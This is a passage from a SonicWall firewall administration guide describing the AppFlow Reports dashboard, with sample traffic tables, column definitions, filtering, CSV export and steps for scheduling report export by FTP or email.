
- Totals for each column, such as number of entries, number of bytes sent by the initiator and responder, locations blocked
- Total up time of the appliance in days, hours, minutes, and seconds
- Time of the last update/reset: hour, minute, second, month, day

Topics:

AppFlow Reports

The **Dashboard > AppFlow Reports** page displays these reports on separate tabs:


Applications



#	Name	Sessions	Init Bytes	Resp Bytes	Access Rules Block	App Rules Block	Location Block	BotNet Block	Viruses	Intrusions	Spyware
1	General HTTPS MGMT	2.25K 33%	3.87M 71%	7.29M 80%	0	0	0	0	0	0	0
2	General TCP	2.24K 33%	116.32K 2%	0 <1%	2,237	0	0	0	0	0	0
3	Service SSO Agent 1	1.02K 15%	85.51K 1%	0 <1%	0	0	0	0	0	0	0
4	General DNS	920 13%	522.39K 9%	1.43M 15%	0	0	0	0	0	0	0
5	General SMTP	203 3%	10.56K <1%	0 <1%	203	0	0	0	0	0	0
6	General HTTPS	75 1%	57.69K 1%	311.40K 3%	0	0	0	0	0	0	0
7	Service NTP	33 <1%	12.54K <1%	6.23K <1%	0	0	0	0	0	0	0
8	General NETBIOS	21 <1%	1.64K <1%	0 <1%	21	0	0	0	0	0	0
9	Service DRP	5 <1%	697.11K 12%	19.86K <1%	0	0	0	0	0	0	0
Total: 9 item(s)		6.76K	5.37M	9.06M	2.46K	0	0	0	0	0	0

- **Name**—Name of the application — the signature ID
- **Sessions**—Number of connections/flows both as a number and as a percentage
- **Init Bytes**—Number of bytes sent by the initiator both as a number and as a percentage
- **Resp Bytes**—Number of bytes sent by the responder both as a number and as a percentage
- **Access Rules Block**—Number of connections/flows blocked by firewall rules
- **App Rules Block**—Number of connections/flows blocked by the DPI engine
- **Location Block**—Number of connections/flows blocked by GEO enforcement
- **Botnet Block**—Number of connections/flows blocked by Botnet enforcement
- **Viruses**—Number of connections/flows with viruses
- **Intrusions**—Number of connections/flows identified as intrusions
- **Spyware**—Number of connections/flows with spyware

Users




#	User Name	Sessions	Bytes Rcvd	Bytes Sent	Blocked	Virus	Spyware	Intrusion
1	UNKNOWN	4.72K 64%	1.81M 18%	1.55M 25%	7303	0	0	0
2	admin	2.57K 35%	7.91M 81%	4.43M 74%	2566	0	0	0
Total:	2 item(s)	7.29K	9.72M	5.98M	9.87K	0	0	0

- **User Name**
- **Sessions**—Number of sessions/connections initiated/responded both as a number and as a percentage

- **Bytes Rcvd**—Number of bytes received by the user both as a number and as a percentage
- **Bytes Sent**—Number of bytes sent by the user both as a number and as a percentage
- **Blocked**—Number of sessions/connections blocked
- **Virus**—Number of sessions/connections detected with a virus
- **Spyware**—Number of sessions/connections detected with spyware
- **Intrusion**—Number of sessions/connections detected as intrusions


IP



#	IP Address	Sessions		Bytes Rcvd		Bytes Sent		Blocked	Virus	Spyware	Intrusion
1	10.203.28.40	167.03K	36%	328.79M	34%	618.26M	64%	847	0	0	0
2	10.0.203.115	139.29K	30%	555.71M	57%	244.26M	25%	30472	0	0	0
3	10.203.28.76	82.03K	17%	16.69M	1%	806.29K	<1%	64491	0	0	0
4	10.200.0.52	38.73K	8%	2.19M	<1%	23.85M	2%	21712	0	0	0
5	10.50.193.54	14.43K	3%	35.53M	3%	47.04M	4%	21	0	0	0
6	10.201.0.52	11.11K	2%	0	<1%	4.91M	<1%	11114	0	0	0
7	10.0.203.131	1.76K	<1%	5.61M	<1%	1.86M	<1%	0	0	0	0
8	10.0.204.138	1.56K	<1%	1.34M	<1%	1.65M	<1%	0	0	0	0
9	204.212.170.13	1.46K	<1%	76.46K	<1%	75.87K	<1%	0	0	0	0
10	10.128.1.120	1.21K	<1%	2.69M	<1%	1.28M	<1%	0	0	0	0
11	10.199.199.1	866	<1%	0	<1%	67.55K	<1%	866	0	0	0
Total:	50 item(s)	462.94K		962.82M		962.82M		130.59K	0	0	0


- **IP Address**
- **Sessions**—Number of sessions/connections initiated/responded both as a number and as a percentage
- **Bytes Rcvd**—Number of bytes received by this IP address both as a number and as a percentage
- **Bytes Sent**—Number of bytes sent by this IP address both as a number and as a percentage
- **Blocked**—Number of sessions/connections blocked
- **Virus**—Number of sessions/connections detected with a virus
- **Spyware**—Number of sessions/connections detected with spyware
- **Intrusion**—Number of sessions/connections detected as intrusion

Viruses




- **Virus Name**
- **Sessions**—Number of sessions/connections with this virus

Intrusions




- **Intrusion Name**
- **Sessions**—Number of sessions/connections detected as an intrusion

Spyware




- **Spyware Name**—Name of the spyware signature
- **Sessions**—Number of sessions/connections with this spyware

Location



- **Country Name**—Name and flag of the country initiating/responding to a session/connection
- **Sessions**—Number of sessions/connections initiated/responded by this country both as a number and as a percentage
- **Bytes Rcvd**—Number of data bytes received by this country both as a number and as a percentage
- **Bytes Sent**—Number of data bytes sent by this country both as a number and as a percentage
- **Dropped**—Number of sessions/connections dropped


Botnets



- **Botnet Name**:
  - **Botnet Detected**
  - **Botnet Blocked**

- **Sessions**—Number of sessions/connections where a botnet was detected/blocked

URL Rating



- **Rating Name**—Name of the URL category
- **Sessions**—Number of sessions/connections both as a number and as a percentage


Common Functions

The following functions are common to all the tabs:

- Specifying the Data Source on page 96
- Downloading SonicWall Security Services Signatures on page 96
- Limiting the Display on page 96
- Creating a CSV File on page 98
- Printing the Display on page 98
- Refreshing the Display on page 98

Specifying the Data Source

You can select the source of the report data in the **Data Source** drop-down menu:




- **Local** (default)
- **AppFlow Server**, if available
- **GMSFlow Server**, if available

Downloading SonicWall Security Services Signatures

The **AppFlow Reports** feature requires that you have the latest SonicWall Security Services signature downloads enabled for the latest dynamic protection updates.

Click on the **Status** button on any tab to view the list of enabled SonicWall Security Services as illustrated below.



The pop-up displays the following for each service generating an AppFlow Report:

- Whether the service is licensed, not licensed, or a license is N/A (not applicable)
- Whether the service is enabled, disabled, or N/A
- Whether the relevant database has been downloaded for the service or NA
- A link to the relevant SonicWall page for configuring the service


Limiting the Display

You can limit the amount of data displayed in these ways:

- Limiting the Number of Entries Displayed on page 97
- Filtering the Data on page 97

Limiting the Number of Entries Displayed

You can limit the number of entries displayed in a report by selecting one of these numbers from the **Limit** drop-down menu:



- **10**
- **25**
- **50** (default)
- **100**
- **150**
- **Unlimited**


NOTE: The number of entries for the **Location, Botnets**, and **URL Rating** reports cannot be limited.


Filtering the Data

You can limit the display to only certain entries in a tab by specifying a string in the **Filter String** field. The string is not case sensitive.

The filter applies only to the active tab and does not affect the display of the other tabs. Displaying another tab erases the filter for all tabs.

The filter can be as general or specific as necessary. For example, entering 10.2 for the IP tab returns 4 entries while entering 10.203 returns only 2:






Filtering by tab

For This Tab	Filter by
Applications	Name
Users	User Name
IP	IP Address
Viruses	Virus Name
Intrusions	Intrusion Name
Spyware	Spyware Name
Location	Country Name
Botnets	N/A
URL Rating	Rating Name

Creating a CSV File

You can create a CVS file of a tab's data by clicking the **Export** icon. For example, if you click on the **Export** icon for the **Applications** tab, this file is created:



sonicflowAggr-applications-2.csv

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Index	Name	Flows	Rate	Init Bytes	Resp Byte	ACL Block	DPI Block	GEO IP Blc	Botnet Blc	Virus	Intrusion	Spyware	Flows Pct	Init Bytes	Resp
2	1	General HTTPS MGMT	132941	0	3.04E+08	6.13E+08	0	0	0	0	0	0	0	51	89	
3	2	General DNS	55892	0	18834419	15084905	38239	0	0	0	0	0	0	21	5	
4	3	General HTTPS	43664	0	4520987	18486942	42240	0	0	0	0	0	0	16	1	
5	4	General TCP	19248	0	1001592	885086	0	0	0	0	0	0	0	7	0	
6	5	General SMTP	3504	0	183020	171344	1	0	0	0	0	0	0	1	0	
7	6	General NETBIOS	950	0	74100	0	950	0	0	0	0	0	0	0	0	
8	7	Service NTP	822	0	311904	301188	0	0	0	0	0	0	0	0	0	
9	8	General UDP	412	0	31312	0	412	0	0	0	0	0	0	0	0	
10	9	Service RPC Services (	146	0	11957448	466422	0	0	0	0	0	0	0	0	3	
11	10	General HTTP MGMT	37	0	27490	375723	0	0	0	0	0	0	0	0	0	

NOTE: This is not the same CSV file as that created by downloading an AppFlow Report (see Downloading AppFlow Reports on page 101).

Printing the Display

If your appliance has a printer, you can print the data on a tab by clicking the **Print** icon.

Refreshing the Display


You can refresh the display by clicking the **Refresh** icon.

Viewing AppFlow Data

You can view the AppFlow data in these ways:

- Since Restart on page 99
- Since Last Reset on page 99
- On Schedule on page 99

Since Restart



To view AppFlow data since the last reboot or restart of the firewall, select **Since Restart** from the **View** drop-down menu. This report shows the aggregate statistics since the last reboot of the device. The date and time of the reboot are given in green as well as the total up time, in days, hours, minutes, and seconds, since the reboot. For example, SINCE: 08/14/2014 15:40:06.000 UPTIME: 32 Days 01:25:10.

TIP: The up time is also displayed at the bottom of the page along with the date and time of the last update.

Since Last Reset

To view AppFlow data since the last reset of the firewall, select **Since Last Reset** from the **View** drop-down menu. This report shows the aggregate statistics since the last time you cleared the statistics by pressing the **Reset** button. The date and time of the reset are given in green as well as the total up time, in days, hours, minutes, and seconds, since the reset. For example, SINCE: 08/14/2014 15:40:06.000 UPTIME: 32 Days 01:25:10.

The reset option allows you to quickly view AppFlow Report statistics from a fresh reset of network flows. The reset clears the counters seen at the bottom of the page, which displays counter totals for number of sessions, initiator and responder bytes, to the number of intrusions and threats.


On Schedule

To view AppFlow data by a defined schedule start and end time, select **On Schedule** from the View drop-down menu and click the **Configure** button. This report shows AppFlow statistics collected during the time range specified in the configure settings options. Once the end time of the schedule is reached, scheduled AppFlow statistics are exported automatically to an FTP server or an email server. AppFlow statistical data is exported in CSV file format. Once the AppFlow statistics are exported, the data is refreshed and cleared.


To configure an On Schedule AppFlow report, perform the following configuration of selecting either an FTP server or email server for CSV file export:

1 Navigate to the **AppFlow > AppFlow Reports** page.

2 Select **On Schedule** from the **View** drop-down menu.



3 Click the **Configure** button. The **Schedule Report** pop-up dialog displays.



4 Have your AppFlow Reports data automatically sent to either or both an:

- FTP server by selecting the **Send Report by FTP** checkbox.
- Email server by selecting the **Send Report by E-mail** checkbox.

5 For reports sent by FTP, enter these options:

- The FTP server address in the **FTP Server** field.
- A user name in the **User name** field; the default is **admin**.
- The password in the **Password** field.
- The directory in which to send the reports in the **Directory** field; the default is **reports**.

6 For reports sent by email, enter these options:

- The address of the email server in the **E-Mail Server** field.
- The recipient's email address in the **E-mail To** field.
- The email address used for the sender in the **From E-mail** field.
- The SMTP port number in the **SMTP Port** field.

